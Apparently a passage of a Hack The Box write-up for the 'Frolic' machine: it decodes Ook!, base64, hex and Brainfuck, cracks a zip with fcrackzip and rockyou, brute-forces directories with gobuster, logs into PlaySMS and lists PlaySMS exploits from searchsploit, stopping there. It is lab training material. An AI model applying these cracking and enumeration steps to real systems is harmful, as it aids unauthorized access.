.!?!! .?!!! !!!?. ?!.?! !!!!! !...! ..... ..... .!.!! !!!!! !!!!! !!!.? ..... ..... ..... ..!?! !.?!! !!!!! !!!!! !!!!? .?!.? !!!!! !!!!! !!!!! .?... ..... .....
....! ?!!.? ..... ..... ..... .?.?! .?... ..... ..... ...!. !!!!! !!.?. ..... .!?!! .?... ...?. ?!.?. ..... ..!.? ..... ..!?! !.?!! !!!!? .?!.? !!!!! !!!!. ?....
..... ..... ...!? !!.?! !!!!! !!!!! !!!!! ?.?!. ?!!!! !!!!! !!.?. ..... ..... ..... .!?!! .?... ..... ..... ...?. ?!.?. ..... !.... ..... ..!.! !!!!! !.!!! !!... .....
..... ....! .?... ..... ..... ....! ?!!.? !!!!! !!!!! !!!!! !?.?! .?!!! !!!!! !!!!! !!!!! !!!!! .?... ....! ?!!.? ..... .?.?! .?... ..... ....! .?... ..... .....
..!?! !.?.. ..... ..... ..?.? !.?.. !.?.. ..... ..!?! !.?.. ..... .?.?! .?... .!.?. ..... .!?!! .?!!! !!!?. ?!.?! !!!!! !!!!! !!... ..... ...!. ?.... ..... !?!!.
?!!!! !!!!? .?!.? !!!!! !!!!! !!!.? ..... ..!?! !.?!! !!!!? .?!.? !!!.! !!!!! !!!!! !!!!! !.... ..... ..... ..... !.!.? ..... ..... .!?!! .?!!! !!!!! !!?.?
!.?!! !.?.. ..... ....! ?!!.? ..... ..... ?.?!. ?.... ..... ..... ..!.. ..... ..... .!.?. ..... ...!? !!.?! !!!!! !!?.? !.?!! !!!.? ..... ..!?! !.?!! !!!!? .?!.?
!!!!! !!.?. ..... ...!? !!.?. ..... ..?.? !.?.. !.!!! !!!!! !!!!! !!!!! !.?.. ..... ..!?! !.?.. ..... .?.?! .?... .!.?. ..... ..... ..... .!?!! .?!!! !!!!! !!!!!
!!!?. ?!.?! !!!!! !!!!! !!.!! !!!!! ..... ..!.! !!!!! !.?.
```

this is a OOK code let's decode it




Ausgabe

```
Nothing here check /asdiSIAJJ0QWE9JAS
```


Eingabe (falls notwendig)

Ook! Programm-Code


```
..... ..... ..... .!?!! .?... ..... .....
...?. ?!.?. ..... ..... ..... ..... .....
..!.? ..... ..... .!?!! .?... ..... ..?.?
!.?.. ..... ..... ....! ..... ..... .!.?.
..... .!?!! .?!!! !!!?. ?!.?! !!!!! !...!
..... ..... .!.!! !!!!! !!!!! !!!.? .....
..... ..... ..!?! !.?!! !!!!! !!!!! !!!!?
.?!.? !!!!! !!!!! !!!!! .?... ..... .....
....! ?!!.? ..... ..... ..... .?.?! .?...
..... ..... ...!. !!!!! !!.?. ..... .!?!!
.?... ...?. ?!.?. ..... ..!.? ..... ..!?!
!.?!! !!!!? .?!.? !!!!! !!!!. ?.... .....
```




looks like base64




```
┌──(root💀 kali)-[/Documents/htb/boxes/frolic]
└─# echo 'UEsDBBQACQAIAMOJN00j/lsUsAAAAGkCAAAJABwAaW5kZXgucGhwVVQJAAOFfKdbhXynW3V4CwAB
BAAAAAAEAAAAAF5E5hBKn3OyaIopmhuVUPBuC6m/U3PkAkp3GhHcjuWgNOL22Y9r7nrQEopVyJbs
K1i6f+BQyOES4baHpOrQu+J4XxPATolb/Y2EU6rqOPKD8uIPkUoyU8cqgwNE0I19kzhkVA5RAmve
EMrX4+T7al+fi/kY6ZTAJ3h/Y5DCFt2PdL6yNzVRrAuaigMOlRBrAyw0tdliKb40RrXpBgn/uoTj
lurp78cmcTJviFfUnOM5UEsHCCP+WxSwAAAAaQIAAFBLAQIeAxQACQAIAMOJN00j/lsUsAAAAGkC
AAAJABgAAAAAAAEAAACkgQAAAABpbmRleC5waHBVVAUAA4V8p1t1eAsAAQQAAAAABAAAAABQSwUG
AAAAAAEAAQBPAAAAwEAAAAA' | base64 -d > frolic

┌──(root💀 kali)-[/Documents/htb/boxes/frolic]
└─# file frolic
frolic: Zip archive data, at least v2.0 to extract
```



```
┌──(root💀 kali)-[/Documents/htb/boxes/frolic]
└─# unzip frolic
Archive:  frolic
[frolic] index.php password:
   skipping: index.php               incorrect password
```



```
┌──(root💀 kali)-[/Documents/htb/boxes/frolic]
└─# fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u  frolic


PASSWORD FOUND!!!!: pw == password
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/frolic]
└─# unzip frolic
Archive:  frolic
[frolic] index.php password:
  inflating: index.php

┌──(root💀 kali)-[/Documents/htb/boxes/frolic]
└─# ls
frolic  frolic.ctb  frolic.ctb~  frolic.ctb~~  frolic.ctb~~~  index.php  nmap

┌──(root💀 kali)-[/Documents/htb/boxes/frolic]
└─# cat index.php
4b7973724b7973674b7973724b7973675779302b4b7973674b7973724b7973674b79737250463067506973724b7973674b7934744c5330674c5330754b7973674b7973724b7973674c6a77720d0a4b
7973675779302b4b7973674b7a78645069734b4b797375504373674b7974624c5434674c53307450463067506930744c5330674c5330754c5330674c5330744c5330674c6a77724b7973670d0a4b31
7374506973674b79737250463067506973724b7934675043737 24b3173674c5434744c53304b5046302b4c5330674c6a77724b7973675779302b4b7973674b7a7864506973674c6930740d0a4c5334
67504373724b3173674c5434744c5330675046302b4c5330674c5330744c533467504373724b7973675779302b4b7973674b7973385854344b4b7973754c6a776743673d3d0d0a
```

looks like hex


```
KysrKysgKysrKysgWy0+KysgKysrKysgKysrPF0gPisrKysgKy4tLS0gLS0uKysgKysrKysgLjwr
KysgWy0+KysgKzxdPisKKysuPCsgKytbLT4gLS0tPF0gPi0tLS0gLS0uLS0gLS0tLS0gLjwrKysg
K1stPisgKysrPF0gPisrKy4gPCsrK1sgLT4tLS0KPF0+LS0gLjwrKysgWy0+KysgKzxdPisgLi0t
LS4gPCsrK1sgLT4tLS0gPF0+LS0gLS0tLS4gPCsrKysgWy0+KysgKys8XT4KKysuLjwgCg==
```

again base64



```
┌──(root💀 kali)-[/Documents/htb/boxes/frolic]
└─# echo 'KysrKysgKysrKysgWy0+KysgKysrKysgKysrPF0gPisrKysgKy4tLS0gLS0uKysgKysrKysgLjwr
KysgWy0+KysgKzxdPisKKysuPCsgKytbLT4gLS0tPF0gPi0tLS0gLS0uLS0gLS0tLS0gLjwrKysg
K1stPisgKysrPF0gPisrKy4gPCsrK1sgLT4tLS0KPF0+LS0gLjwrKysgWy0+KysgKzxdPisgLi0t
LS4gPCsrK1sgLT4tLS0gPF0+LS0gLS0tLS4gPCsrKysgWy0+KysgKys8XT4KKysuLjwgCg=='|base64 -d >frolic2

┌──(root💀 kali)-[/Documents/htb/boxes/frolic]
└─# file frolic2
frolic2: ASCII text

┌──(root💀 kali)-[/Documents/htb/boxes/frolic]
└─# cat frolic2
+++++ +++++ [->++ +++++ +++<] >++++ +.--- --.++ +++++ .<+++ [->++ +<]>+
++.<+ ++[-> ---<] >---- --.-- ----- .<+++ +[->+ +++<] >+++. <+++[ ->---
<]>-- .<+++ [->++ +<]>+ .---. <+++[ ->--- <]>-- ----. <++++ [->++ ++<]>
++ ..<
```

brainfuck code lets decode it




Résultats
Console
Interpréteur de Brainfuck
★ CODE EN BRAINF*CK À INTERPRÉTER
★ ARGUMENT
EXÉCUTER
Voir aussi : Ecriture 1337 Leet Speak Spoon Ook!


```
idkwhatispass

Memory:
[1] = s (115)
```

```
.<+++ [->++ +<]>+
++.<+ ++[-> ---<] >---- --.-- ----- .<+++ +[->+ +++<]
>+++. <+++[ ->---
<]>-- .<+++ [->++ +<]>+ .---. <+++[ ->--- <]>-- ----.
<++++ [->++ ++<]>
++..<
```

idkwhatispass




```
┌──(root💀 kali)-[/Documents/htb/boxes/frolic]
└─# gobuster dir -u http://10.10.10.111:9999/dev -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.111:9999/dev
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/04/16 17:08:21 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/backup (Status: 301)
Progress: 1204 / 4615 (26.09%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/04/16 17:08:46 Finished
===============================================================
```




/playsms

we got another dir




admin - idkwhatispass



Information

Go to main configuration or manage site to edit this page

let's take a look if there's an useful exploit for playsms



```
┌──(root💀kali)-[/Documents/htb/boxes/frolic]
└─# searchsploit playsms

 Exploit Title                                                                             |  Path

PlaySMS - 'import.php' (Authenticated) CSV File Upload Code Execution (Metasploit)         | php/remote/44598.rb
PlaySMS - index.php Unauthenticated Template Injection Code Execution (Metasploit)         | php/remote/48335.rb
PlaySms 0.7 - SQL Injection                                                                | linux/remote/404.pl
PlaySms 0.8 - 'index.php' Cross-Site Scripting                                             | php/webapps/26871.txt
